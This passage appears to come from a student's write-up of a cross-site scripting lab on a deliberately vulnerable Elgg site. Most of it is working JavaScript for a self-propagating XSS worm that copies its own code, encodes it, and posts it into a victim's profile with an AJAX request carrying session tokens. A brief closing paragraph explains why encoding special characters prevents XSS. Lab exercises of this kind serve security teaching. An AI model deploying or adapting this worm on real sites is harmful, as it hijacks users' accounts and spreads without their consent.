var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</" + "script>";
var wormCode = encodeURIComponent(headerTag + jsCode
+ tailTag)
//Construct the content of your url.
var content=token + ts + "&name=" + userName +
"&description=" + wormCode + guid; //FILL IN
var samyGuid=47; //FILL IN
var sendurl = "http://www.xsslabelgg.com/action/profile/edit";
if(elgg.session.user.guid!=samyGuid)
{
//Create and send Ajax request to modify profile
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
Ajax.send(content);
alert("Worm!");
}
}
```

No friends yet.

Explanation why encoding the special characters avoids XSS attack:

Special characters such as *<, >,* and *"* are essential components of the malicious JavaScript code. For example < and > are used for tags, and *"* is used for strings. If the special characters are replaced by special encodings, then the JavaScript code won't be valid and therefore cannot execute on the victim's browser.